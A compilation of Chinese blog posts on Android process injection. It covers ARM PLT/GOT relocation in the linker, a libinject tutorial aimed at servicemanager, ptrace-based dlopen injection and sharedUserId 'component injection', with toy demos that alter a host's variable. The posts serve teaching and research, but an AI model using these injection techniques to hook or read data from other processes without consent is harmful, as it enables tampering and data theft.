84fc: e28cca09 add ip, ip, #36864 ; 0x9000

8500: e5bcf788 ldr pc, [ip, #1928]! ; 0x788

```
8504:    e28fc600    add ip, pc, #0
8508:    e28cca09    add ip, ip, #36864   ; 0x9000
850c:    e5bcf780    ldr pc, [ip, #1920]!     ; 0x780
8510:    e28fc600    add ip, pc, #0
8514:    e28cca09    add ip, ip, #36864   ; 0x9000
8518:    e5bcf778    ldr pc, [ip, #1912]!     ; 0x778
851c:    e28fc600    add ip, pc, #0      //注意：pc 总是指向当前地址+8
8520:    e28cca09    add ip, ip, #36864   ; 0x9000
8524:    e5bcf770    ldr pc, [ip, #1904]!     ; 0x770   //pc=[0x8524+0x9000+0x770]=[0x11c94]
8528:    e28fc600    add ip, pc, #0
852c:    e28cca09    add ip, ip, #36864   ; 0x9000
8530:    e5bcf768    ldr pc, [ip, #1896]!     ; 0x768
8534:    e28fc600    add ip, pc, #0
8538:    e28cca09    add ip, ip, #36864   ; 0x9000
853c:    e5bcf760    ldr pc, [ip, #1888]!     ; 0x760
```

0x11c94 是.got 节中的一项

Disassembly of section .got:

00011c78 <_GLOBAL_OFFSET_TABLE_>:

11c78: 00011b90 muleq r1, r0, fp

11c7c

11c80

...

11c84: 000084d8 ldrdeq r8, [r0], -r8

11c88: 000084d8 ldrdeq r8, [r0], -r8

11c8c: 000084d8 ldrdeq r8, [r0], -r8

11c90: 000084d8 ldrdeq r8, [r0], -r8

11c94: 000084d8 ldrdeq r8, [r0], -r8

11c98: 000084d8 ldrdeq r8, [r0], -r8

11c9c: 000084d8 ldrdeq r8, [r0], -r8

...

所以 pc 现在指向 0x84d8,看最前面的.plt 节,就知道这就是 plt0

plt0 会跳转到[0x11C80]，注意这个 0x11c80 也在.got 节里。

从上面的分析得到一个疑惑，无论调用哪个外部函数都会去调用 plt0，可 plt0 怎么知道我们到底在调用哪个外部函数？ x86 平台下是有传参数(got 中的地址，和函数对应的符号表项)。在 arm 下我是没看到什么参数,只有 ip 比较可疑（见绿色行）。

不过 Android 下现在是不支持 lazy binding 的，所以就算上面的 plt0 只是个摆设也没关系。可执行文件加载时其调用的外部函数对应的.got 项就被修改了。这只是猜测，为了验证现在去看看 linker 的实现。

从 dlopen 入手一点点看进去：

```
void *dlopen(const char *filename, int flag)
{
    soinfo *ret;
    ...
    ret = find_library(filename);
    ...
    return ret;
}
```

dlopen 本身很简单，只需要看 find_library

```
soinfo *find_library(const char *name)
{
    soinfo *si;
    ...
    si = load_library(name); //将 PT_LOAD 段 map 到进程空间
    if (si == NULL)
      return NULL;
    return init_library(si);
}
```

find_library 里调用了 load_library 和 init_library。load_library 只是将需要文件需要加载的部分用 mmap 映射到进程空间，所以这里就不贴出代码，下面来看 init_library

```
static soinfo *init_library(soinfo * si)
{
    ...
    if (link_image(si, wr_offset)) {
    /* We failed to link.   However, we can only restore libbase
     ** if no additional libraries have moved it since we updated it.
```

```
     */
    munmap((void *) si->base, si->size);
    return NULL;
    }
    return si;
}
```

init_library 只是调用了 link_image,舒服，基本都是单线联系

```
static int link_image(soinfo * si, unsigned wr_offset)
{
    ...
    for (d = si->dynamic; *d; d += 2) {
      if (d[0] == DT_NEEDED) {
          soinfo *lsi = find_library(si->strtab + d[1]);
          d[1] = (unsigned) lsi;    //从这儿我们可以找到可执行程序所用到的 so 文件的 si 信息，好像 si 是链表，那甚至能便利系统中所有 so 以及可执行文件。
      }
    }
```

```
    //phdr 的 type 和 shdr 的 type 太似是而非了，让我有点发晕。:)
    if (si->plt_rel) {  //DT_JMPREL == .rel.plt 此节存的是外部函数
      if (reloc_library(si, si->plt_rel, si->plt_rel_count))
          goto fail;
    }
    if (si->rel) { //DT_REL == .rel.dyn 此节可能只是外部变量
      if (reloc_library(si, si->rel, si->rel_count))
          goto fail;
    }
    ...
}
```

link_map 稍微复杂点，先是找到程序所依赖的别的 so，将它们一一加载。关键的是这段程序居然将 lsi 都保存在好找的地方了，与己方便与人方便啊。窃喜中。.rel.plt 和.rel.dyn 这两个节都是 Elf32_Rel 结构数组。

```
typedef struct elf32_rel {
 Elf32_Addr r_offset;
 Elf32_Word r_info;
} Elf32_Rel;
```

仔细看 objdump/readelf 的输出可以知道.rel.plt 里的 ELF32_Rel.r_offset 是外部函数在.got 数组里的对应项的地址。有点绕,可能没说清楚，.got 是地址的数组，回去看 行，对应 dlopen 这个外部函数的 r_offset 就是 0x11c94. 不信？ 再贴，数据说话

Disassembly of section .rel.plt:

000084a0 <.rel.plt>:

```
    84a0:    00011c84     andeq    r1, r1, r4, lsl #25
    84a4:    00000416     andeq    r0, r0, r6, lsl r4
    84a8:    00011c88     andeq    r1, r1, r8, lsl #25
    84ac:    00000616     andeq    r0, r0, r6, lsl r6
    84b0:    00011c8c     andeq    r1, r1, ip, lsl #25
    84b4:    00000b16     andeq    r0, r0, r6, lsl fp
    84b8:    00011c90     muleq    r1, r0, ip
    84bc:    00000c16     andeq    r0, r0, r6, lsl ip
    84c0:    00011c94     muleq    r1, r4, ip
    84c4:    00000e16     andeq    r0, r0, r6, lsl lr
    84c8:    00011c98     muleq    r1, r8, ip
```

```
84cc:    00000f16     andeq    r0, r0, r6, lsl pc
84d0:    00011c9c     muleq    r1, ip, ip
84d4:    00001216     andeq    r1, r0, r6, lsl r2
```

看到绿色的地址了吧。不要晕了，这段不是可执行代码，忽略反汇编代码吧。

好了，你要看不明白我也没辙了。下面接着看代码，

这就到了比较关键的函数 reloc_library：

```
static int reloc_library(soinfo * si, Elf32_Rel * rel, unsigned count) //rel 为.rel.plt
{
    Elf32_Sym *symtab = si->symtab; //SYMTAB == .dynsym  动态符号表
    const char *strtab = si->strtab; //STRTAB == .dynstr  动态字符表
    ...
    for (idx = 0; idx < count; ++idx) {
      unsigned type = ELF32_R_TYPE(rel->r_info); //0xe16
      unsigned sym = ELF32_R_SYM(rel->r_info);   //0x0e = 14
      unsigned reloc = (unsigned) (rel->r_offset + si->base); //对于可执行文件 si->base 总是 0
                                                  //所以强调下 reloc 就是外部函数对应的.got 项的地址
          ...
```

```
        if (sym != 0) {
            sym_name = (char *) (strtab + symtab[sym].st_name);
/*
```

这里有必要说说动态符号表，它是 Elf32_Sym 的数组，

```
typedef struct elf32_sym{
 Elf32_Word st_name;
 Elf32_Addr st_value;
 Elf32_Word st_size;
 unsigned char st_info;
 unsigned char st_other;
 Elf32_Half st_shndx;
} Elf32_Sym;
```

前面我们知道 sym=14，所以对应 dlopen 的符号表项是

```
Disassembly of section .dynsym:

000081cc <.dynsym>:
```

... 忽略 14*4 行

```
    82ac:    000000ad    andeq    r0, r0, sp, lsr #1
    82b0:    0000851c    andeq    r8, r0, ip, lsl r5
    82b4:    00000000    andeq    r0, r0, r0
    82b8:    00000012    andeq    r0, r0, r2, lsl r0
*/
        s = _do_lookup(si, sym_name, &base);
            //这个_do_lookup 是在可执行文件内部以及它所依赖的外部 so 里查找相应函数对应的符号表项。
            //是不是觉得 symtab[sym]已经就是 Elf32_Sym 类型了，还找啥。
            //关键在于查找的条件是要在 hash 里能找到才算，本地没有实现的函数是没有 hash 项的（我猜的)
        if (s == NULL) {
            ...
        } else {
                ...
            sym_addr = (unsigned) (s->st_value + base);
                //找到了外部函数的真实地址了！注意这个 s 可不是前面的 symtab[sym]，尽管类型一样。
        }
    } else {
        s = NULL;
```

```
        }


        switch (type) {
        case R_ARM_JUMP_SLOT:
                ...
            *((unsigned *) reloc) = sym_addr; //这里将找到的函数地址存到对应的.got 项，大功告成！
            break;
        case R_ARM_GLOB_DAT:
                ...
            *((unsigned *) reloc) = sym_addr;
            break;
            ...
            }
    }
    return 0;
}
```

通过上面的分析，证实了我的猜测，可执行文件在加载时所使用的外部函数的.got 项都会被替换为真实的地址，这样就不会走到 plt0.

总结一下，.rel.plt 的 r_offset 保存这对应的.got 项地址，这个地址的内容就是我们要修改的函数地址

.rel.plt 的 r_info 包含 type 和 sym 两个信息，结合本地**动态符号表**和**动态字符串表**可以找到函数的名字。然后用这个名字在 so 文件的符号表查找函数对应的地址，最后将这个地址填到.got 里。

所以这里主要涉及到下面四个节

```
.dynsym          DYNSYM          00008280 000280 0002f0 10     A   4     1   4
.dynstr          STRTAB          00008570 000570 0001ed 00     A   0     0   1
.rel.plt         REL             000087a8 0007a8 0000f0 08     A   3     7   4
.got             PROGBITS        0001293c 00293c 0000a8 04    WA   0     0   4
```

再就是和 hash 相关的节，用于确定函数的实现是否存在 so 里。

下面来思考下如何实现对可执行文件的动态注入，常规的 ptrace 这里就不多说了。

1，attach 到某个运行中的进程，遍历 PT_DYNAMIC 段，取回已经加载的 so 的 soinfo，根据 soinfo 找到动态符号表 symtab，然后找到 dlopen 函数的地址以及我们希望替换的任意函数的地址。 **<==已经搞定**

2，调用 dlopen 加载自己的 so **<==就这步搞不定！**

3，然后是替换 **<==这一步应该没问题**

补充：

关于 base

对于可执行文件，编译时已经将所有的 Addr 加了 0x8000，所以程序总是 Load 到 0x8000,访问内存映像时不用加 base 了。

而对于动态链接文件,base 是动态分配的，所以访问动态链接文件的内存映像需要用 base+Addr

在 coding 中。。。

遇到问题了

取到的函数的地址怎么不是 4 字节对齐的？对 arm 太不熟悉了，用 gdb 跟踪又发现 pc 寄存器里的值居然是 16 位的，好像 arm 支持在 32 位和 16 位指令间切换。

然后只好写了段汇编代码，然后将这段代码压栈，将 pc 指向 sp，这回倒是没有 SIGILL 了，可是压栈的程序就和没执行一样。郁闷了。

对齐的问题解决了，首先地址最低位如果是 1，那么需要将此 bit 置 0，并且将 cpu 设置到 T 模式

不过直接调用 dlopen 尽管返回值不为 NULL，实际上 so 并没有 load。原因不知，但是可以先调用 mmap 分配一块内存空间，然后 dlopen 就可以了。

继续中。。。。

http://photonwen.blog.sohu.com/201923753.html

android 实现进程注入

实验环境：ubuntu12.04 + eclipse + ADT + NDK

在 android 平台上实现进程注入与在 linux 上实现进程注入非常相似，但是又不完全相同。本文将详细介绍 android 平台下进程注入的实现方法。

首先下载 libinject 包，下载地址为：http://download.csdn.net/download/ljhzbljhzb/3680780，采用这个包可以帮助我们省去不少时间。

在 NDK 安装成功之后，将其自带的实例中的 HelloJni 导入到 eclipse 中，编译运行，如果出现“Hello from Jni”则表明系统环境配置成功。

下载的 libinject 包中总共有三个文件 inject.c/inject.h/shellcode.s，我们将 inject.c 中的代码拷贝到 hello-jni.c 中，将 inject.h 中的代码拷贝到 hello-jni.h 中，并将 shellcode.s 整个文件复制到 HelloJni 工程 的 jni 文件夹下。同时在 jni 文件夹下新建一文件，命名为 Android.mk,文件内容为：

```
LOCAL_PATH:=$(call my-dir)

include $(CLEAR_VARS)

LOCAL_MODULE:=hello-jni

LOCAL_SRC_FILES:=\

            hello-jni.c \

            shellcode.s
```

include $(BUILD_SHARED_LIBRARY)

保存即可。在 hello-jni.c 中修改代码，将 main 函数删除，添加以下函数

```
jstring
Java_com_example_hellojni_HelloJni_stringFromJNI( JNIEnv* env,
jobject thiz )
{
pid_t target_pid;
target_pid = find_pid_of("/system/bin/servicemanager");
int success = inject_remote_process( target_pid, "/dev/yuki/payload.so", "hook_entry", "I'm parameter!",
strlen("I'm parameter!") );

if(success!=0)
return (*env)->NewStringUTF(env, "failure");
else
return (*env)->NewStringUTF(env, "success");
}
```

接下来打开 terminal ， 进入 HelloJni 工程所在目录，输入命令：ndk-build

生成 libs 文件夹，里面包含我们需要的 libhello-jni.so，在 eclipse 中刷新工程，编译运行即可。

程序源码下载地址：http://download.csdn.net/detail/jinshelangjun_/4976715

http://www.cnblogs.com/jinshelangjun/archive/2013/01/09/2852493.html

进击的 Android 注入术《一》

写在前面

这个系列本来是在公司的一个分享，内容比较多，所以就把这个 PPT 重新组织整理成博客，希望对大家学习有所帮助。我会先以一个”短信拦截“作为例子，抛出问题，并提出了一种基于”注入“的技术方案达到提高拦截优先级，接着再重点讲解注入的技术细节。最后，我会跟大家分享一个我业余时间开发注入框 架——AIM（Android IPC Manager)。当然了，这个框架跟目前的 XPosed、CydiaStructe 的侧重点不太一样。

短信拦截

场景

如果某款安全支付类应用和一个未知木马安装在同一台手机，木马会截获所有的验证码短信。

问题

有什么办法可以保证安全支付类的应用可以比木马更优先截获到验证码短信呢？

解决方案

其实这类优先级抢占问题，做短信功能开发的朋友，都应该比较清楚，因为老板都关注的就是这个了，呵呵。一般的可行方案如下：

- 提高 BroadcastReceiver 的优先级；
- 采用动态的方式注册 BroadcastReceiver；
- 注册时间要越早越好；

基于上述三点，我们的可以做如下优化：

- 监听 Android 的开机广播事件 BOOT_COMPLETED，提早注册时间；
- 启动后，开启一个 Service，并在里面以动态的注册 BroadcastReceiver；
- 注册的优先级调整至最高——Integer.MAX_VALUE；

关键代码如下所示：
[java] view plaincopy

```
1. IntentFilter filter = new IntentFilter("android.provider.Telephony.SMS_RECEIVED");
2. filter.setPriority(Integer.MAX_VALUE);
3. registerReceiver(new SmsReceiver(), filter);
```

问题来了

通过上面这个方案，是可以解决部分问题了，但这种方式完全没有技术含量，对处于技术第一线的黑客们根本不是问题，他们不但也采用了相同的技术，而且做得更好，在”注册时间越早越好“这一点上，他们添加几个额外的触发点，分别如下：

- WIFI_STATE_CHANED
- CONNECTIVITY_CHANGE
- ACCESS_NETWORK_STATE
- ACCESS_WIFI_STATE

这几个系统事件，都比 BOOT_COMPLETED 触发得要早，所以木马当然能优先截获到短信了。
基于这种对抗下，我们是否跟木马就只有打成平手呢？是否有更优的解决方案？答复是肯定的。
促进科技发展最有效的方法就是战争，在这种技术对抗中，同样也是最容易产生新的思想方案的。

基本思路

既然广播发送之后，我们有可能处于后次序。那是否有办法，可以在广播发送之前，做一下顺序调整呢？我们知道， Android 的广播发送，都是由 ActivityManagerService(AMS)做路由转发的，所以 AMS 里肯定保存了各个 BroadcastReceiver 的信息以及次序， 我们如果有办法可以进入到 AMS 里头，再通过一些反射的技巧，是否就可以在每次发送广播之前，调整广播的发送顺序呢？

这个就是我要跟大家分享的技术方案——通过注入实现短信的绝对优先拦截。技术的基本思路是这样的，我们先注入到系统进程——system_process，然后截获 AMS 的 broadcastIntent 方法，加插我们的调整逻辑。

《二》里我会着重介绍注入的技术原理，然后通过一系列的 DEMO 讲解这个方案所涉及到的技术点。
http://blog.csdn.net/l173864930/article/details/38455951

进击的 Android 注入术《二》

继续

在《一》里，我把基本思路描述了一遍，接下为我们先从注入开始入手。

注入

分类

我们平时所说的代码注入，主要静态和动态两种方式

- 静态注入，针对是可执行文件，比如平时我们修改 ELF，DEX 文件等等，相关的辅助工具也很多，比如 IDA、JEB、ApkTool 等等；
- 动态注入，针对是进程，比如修改进程的寄存器、内存值等等；

动态跟静态最大的区别是，动态不需要改动源文件，但需要高权限（通常是 root 权限），而且所需的技术含量更高。

本质

动态注入技术，本质上就是一种调度技术。想想平时我们调试一个进程时，可以做哪些功能？ 一般有下列几项：


- 查看变量值
- 修改变量值
- 跟踪进程跳转
- 查看进程调用堆栈
- 等等

动态注入相比于普通的调试，最大的区别就是动态注入是一个**”自动化调试并达到加载自定义动态链接库“**的过程。所谓自动化，其实就是通过代码实现，在 Linux 上通过 Ptrace 就可以完成上面所有功能，当然 Ptrace 功能是比较原始的，平时调试中的功能还需要很多高层逻辑封装才可以实现。
在阅读下面章节之前，强烈建议阅读一下 man 文档，见这里。

目的

一般而言，我们要对一个进程进行注入，主要有以下几方面目的：

- 增强目标进程的功能；
- 修复目标进程缺陷；
- 劫持目标进程函数；
- 窃取目标进程数据；
- 篡改目标进程数据；



过程

如上图所示，进程 A 注入到进程 B 后，通过修改寄存器和内存，让进程 B 加载自定义的动态库 a，当 a 被加载后，a 会尝试加载其他模块，比如加载 dex 文件等等，具体的注入过程如下：

- ATTATCH，指定目标进程，开始调试；
- GETREGS，获取目标进程的寄存器，保存现场；
- SETREGS，修改 PC 等相关寄存器，使其指向 mmap；
- POPETEXT，把 so path 写入 mmap 申请的地址空间；
- SETRESG，修改 PC 等相关寄存器，使其指向 dlopen；
- SETREGS，恢复现场；
- DETACH，解除调试，使其恢复；

上述是一个简化的过程，整个注入的代码，我已经上传到 github，地址 https://github.com/boyliang/Poison
当 so 被 dlopen 加载到目标进程后，我们需要让 so 中的逻辑被执行，比较复杂的做法是同样使用 ptrace 修改寄存器的办法，让目标进程调用 dlsym 找到我们函数的地址。而比较简单的做法有两种，如下

- 使用 gcc 的预编译指令__attribute__ ((__constructor__))，作用是让 so 被加载后，函数被自动执行；

```
1.  __attribute__ ((__constructor__))
2.  void Main() {
3.   LOGI(">>>>>>>>>>>>>>I am in, I am a bad boy 1!!!!<<<<<<<<<<<<<<");
4.
5.   void* handle = dlopen("libinso.so", RTLD_NOW);
6.   void (*setA_func)(int) = (void (*)(int))dlsym(handle, "setA");
7.
8.   if (setA_func) {
9.     setA_func(999);
```

```
10.  }
11. }
```

- 使用 c++全局对象初始化，其构造函数会被自动执行；

```
1.  void Main();
2.
3.  static void* _main(void*){
4.      Main();
5.      return NULL;
6.  }
7.
8.  class EntryClass {
9.  public:
10.
11.     EntryClass() {
12.         pthread_t tid;
13.         pthread_create(&tid, NULL, _main, NULL);
14.         pthread_detach(tid);
15.     }
16.
17. } boy;
```

示例一

下面示例一个通过 ptrace 注入的示例，涉及到两部分代码，一部分是目标进程代码记作 host，另一部分是被我们注入的 so 代码记作 libmyso.so

Host 代码

包含三个源文件，分别是 demo1.c,inso.h, inso.c

```
1.  /*
2.   * inso.h
3.   *
4.   *  Created on: 2014 年 6 月 24 日
5.   *      Author: boyliang
6.   */
7.
8.
9.  __attribute__ ((visibility ("default"))) void setA(int i);
10.
11. __attribute__ ((visibility ("default"))) int getA();
```

```
1.  /*
2.   * inso.c
3.   *
4.   *  Created on: 2014 年 6 月 24 日
5.   *      Author: boyliang
6.   */
7.
8.  #include <stdio.h>
9.  #include "inso.h"
10.
```

```
11. static int gA = 1;
12.
13. void setA(int i){
14.     gA = i;
15. }
16.
17. int getA(){
18.     return gA;
19. }
```

```
1.  /*
2.   * demo1.c
3.   *
4.   *  Created on: 2014 年 6 月 24 日
5.   *      Author: boyliang
6.   */
7.
8.  #include <stdio.h>
9.  #include <unistd.h>
10.
11. #include "inso.h"
12. #include "log.h"
13.
14. int main(){
15.
16.     LOGI("DEMO1 start.");
17.
18.     while(1){
19.         LOGI("%d", getA());
```

```
        setA(getA() + 1);
        sleep(2);
    }

    return 0;
}
```

libmyso.so 代码

```
/*
 * myso.c
 *
 *  Created on: 2014 年 6 月 24 日
 *      Author: boyliang
 */

#include <stdio.h>
#include <stddef.h>
#include <dlfcn.h>
#include <pthread.h>
#include <stddef.h>

#include  "log.h"

__attribute__ ((__constructor__))
void Main() {
    LOGI(">>>>>>>>>>>>>>I am in, I am a bad boy 1!!!!<<<<<<<<<<<<<<");

```

```
20.     void* handle = dlopen("libinso.so", RTLD_NOW);
21.     void (*setA_func)(int) = (void (*)(int))dlsym(handle, "setA");
22.
23.     if (setA_func) {
24.         setA_func(999);
25.     }
26. }
```

调用

注入程序，我将其命名为 poison，使用方法是 poison <so_path> <target_pit>。下面是示例的输出显示：

```
1.  I/TTT    (  594): DEMO1 start.
2.  I/TTT    (  594): 1
3.  I/TTT    (  594): 2
4.  I/TTT    (  594): 3
5.  I/TTT    (  594): 4
6.  I/TTT    (  594): 5
7.  I/TTT    (  594): 6
8.  I/TTT    (  594): 7
9.  I/TTT    (  594): >>>>>>>>>>>>>>I am in, I am a bad boy 1!!!!<<<<<<<<<<<<<<
10. I/TTT    (  594): 999
11. I/TTT    (  594): 1000
12. I/TTT    (  594): 1001
```

当执行./poison /data/local/tmp/libmyso.so 594 后，输出中马上出现了特定字符串，并且打印的数据一下子变成了 999，证明我们注入成功了。

示例代码

上述示例所涉及到代码，我都放发布到 github 上了，大家如果想研究代码，可以到 https://github.com/boyliang/injection_by_ptrace
在《三》，我会再介绍一种 Android 上特有的注入技术，敬请期待。
http://blog.csdn.net/l173864930/article/details/38456313

进击的 Android 注入术《三》

继续

在《二》详细介绍了通过 ptrace 实现注入的技术方案，在这个章节里，我再介绍一种 Android 上特有的注入技术，我命其名为——Component Injection。顾名思义，这种方式是跟 Android 的组件相关的，详细见下面叙述。

Component Injection

原理

在 android 的开发者文档里，对 android:process 的描述是这样的：

```
android:process

The name of a process where all components of the application should run. Each component can override this default by setting its
```

own `process` attribute.
By default, Android creates a process for an application when the first of its components needs to run. All components then run in that process. The name of the default process matches the package name set by the <manifest> element.

By setting this attribute to a process name that's shared with another application, you can arrange for components of both applications to run in the same process — but only if the two applications also share a user ID and be signed with the same certificate.

If the name assigned to this attribute begins with a colon (':'), a new process, private to the application, is created when it's needed. If the process name begins with a lowercase character, a global process of that name is created. A global process can be shared with other applications, reducing resource usage.

从描述上可以发现，当两个应用，它们签名同样且具备相同的 shareduserID，它们之间只有一个组件的 android:process 是相同的，那么这两个组件之间的互动可以发生在同一个进程里。这里所说的同一个进程，其实就是进程注入的效果的了。

示例二

示例二同样包含两部分代码，分别是 com.demo.host 和 com.demo.inject，它们的代码都非常简单，如下所示：

com.demo.host

先看看 host 的 manifest.xml 的配置

```
1.  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
2.      package="com.demo.host"
3.      android:sharedUserId="com.demo"
```

```
    android:versionCode="1"
    android:versionName="1.0" >

    <application
        android:name=".DemoApplication"
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:process="com.demo"
        android:theme="@style/AppTheme" >
        <activity android:name=".MainActivity" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="9" />

</manifest>
```

关键代码

```
package com.demo.host;

```

```
3.  import android.app.Activity;
4.  import android.content.ContentResolver;
5.  import android.net.Uri;
6.  import android.os.Bundle;
7.  import android.util.Log;
8.
9.  /**
10.  *
11.  * @author boyliang
12.  *
13.  */
14. public final class MainActivity extends Activity {
15.     private static int sA = 1;
16.
17.     public static void setA(int a) {
18.         sA = a;
19.     }
20.
21.     public static int getA() {
22.         return sA;
23.     }
24.
25.     @Override
26.     protected void onCreate(Bundle savedInstanceState) {
27.         super.onCreate(savedInstanceState);
28.
29.         ContentResolver resolver = getContentResolver();
30.         Uri uri = Uri.parse("content://demo_contentprovider");
```

```
        resolver.query(uri, null, null, null, null);

        new Thread() {

            public void run() {
                while (true) {
                    Log.i("TTT", "" + getA());
                    setA(getA() + 1);

                    try {
                        Thread.sleep(1000);
                    } catch (InterruptedException e) {
                        e.printStackTrace();
                    }
                }
            };

        }.start();
    }
}
```

host 一启动，就马上调用 ContentResolver 的 query，这个正是 Inject 里的 ContentProvider 组件。

com.demo.inject

manifest.xml

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.demo.inject"
    android:sharedUserId="com.demo"
    android:versionCode="1"
    android:versionName="1.0" >

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:process="com.demo"
        android:theme="@style/AppTheme" >

        <provider
            android:name=".DemoContentProvider"
            android:authorities="demo_contentprovider"
            android:exported="false" />

    </application>

    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="9" />

</manifest>
```

关键代码


```
<span style="white-space:pre">    </span>@Override
```

```
2.      public Cursor query(Uri arg0, String[] arg1, String arg2, String[] arg3, String arg4) {
3.
4.          final Timer timer = new Timer("demo");
5.          timer.schedule(new TimerTask() {
6.
7.              @Override
8.              public void run() {
9.                  try {
10.                     Log.i("TTT", ">>>>>>>>>>>>>I am in, I am a bad boy!!!!<<<<<<<<<<<<<\n");
11.                     //Class<?> MainActivity_class = Class.forName("com.demo.host.MainActivity");
12.                     Context context = ContexHunter.getContext();
13.                     ClassLoader classloader = context.getClass().getClassLoader();
14.                     Class<?> MainActivity_class = classloader.loadClass("com.demo.host.MainActivity");
15.                     Method setA_method = MainActivity_class.getDeclaredMethod("setA", int.class);
16.                     setA_method.invoke(null, 998);
17.                 } catch (Exception e) {
18.                     e.printStackTrace();
19.                 }
20.
21.                 timer.cancel();
22.             }
23.
24.         }, 5000);
25.
26.         return null;
27.     }
```

inject 中，当 query 被调用后，会等待 5s，然后通过反射调用 host 的 MainActivity.setA 方法，修改打印的数值。

绕过 ClassLoader 双亲委托

细心的朋友会发现，inject 的代码中，获取 MainActivity 的 Class，并不是直接通过 Class.forName("com.demo.host.MainActivity")获取到，而是先获取到全局 Context(即 Application 对象)，然后再调用其 ClassLoader 来间接获取得的，为什么要这样呢？我我们知道，Java 中每个 class 都是通过双亲 委托机制加载的，这方面的内容可以参考 http://blog.csdn.net/xyang81/article/details/7292380，下 面我画出示意图：



当我们尝试在 DemoContentProvider 通过 Class.forNmae 寻找 MainActivity 时，必然会抛 ClassNotFoundException。唯一可行的方案是找到 host 的 PathClassLoader，然后通过这个 ClassLoader 寻 找 MainActivity。我们需要寻找的变量需要满足如下条件：

- 这个变量必须由 host 产生的；
- 这个变量必须是全局的，而且其引用会保存在 BootClassLoader(也就是 Android SDK 中的某个引用)；
- 可以通过反射机制读取到；

很自然的，想到了 host 的 Application 对象。通过阅读源码，发现可以通过下面的方式读取到 Application 对象：

- 如果是 System_Process，可以通过如下方式获取

1. Context context = ActivityThread.mSystemContext

- 如果是非 System_Process（即普通的 Android 进程），可以通过如下方式获取

1. Context context = ((ApplicationThread)RuntimeInit.getApplicationObject()).app_obj.this$0

输出

理解了上述的原理之后，我们再看看示例的输出:

```
1. I/TTT  (  633): com.demo.inject starts.
2. I/TTT  (  633): com.demo.host starts
3. I/TTT  (  633): 1
4. I/TTT  (  633): 2
5. I/TTT  (  633): 3
6. I/TTT  (  633): 4
7. I/TTT  (  633): 5
8. I/TTT  (  633): >>>>>>>>>>>>>>I am in, I am a bad boy!!!!<<<<<<<<<<<<<<
9. I/TTT  (  633): 998
10. I/TTT  (  633): 999
11. I/TTT  (  633): 1000
12. I/TTT  (  633): 1001
13. I/TTT  (  633): 1002
14. I/TTT  (  633): 1003
```

从前二行就可以看出，这两个组件都是运行在同一个进程的。从第 5 秒开始，打印的数据开始发生变化，证明我们的注入逻辑生效了。
文中的示例代码，大家可以到 https://github.com/boyliang/Component_Injection 下载

最后

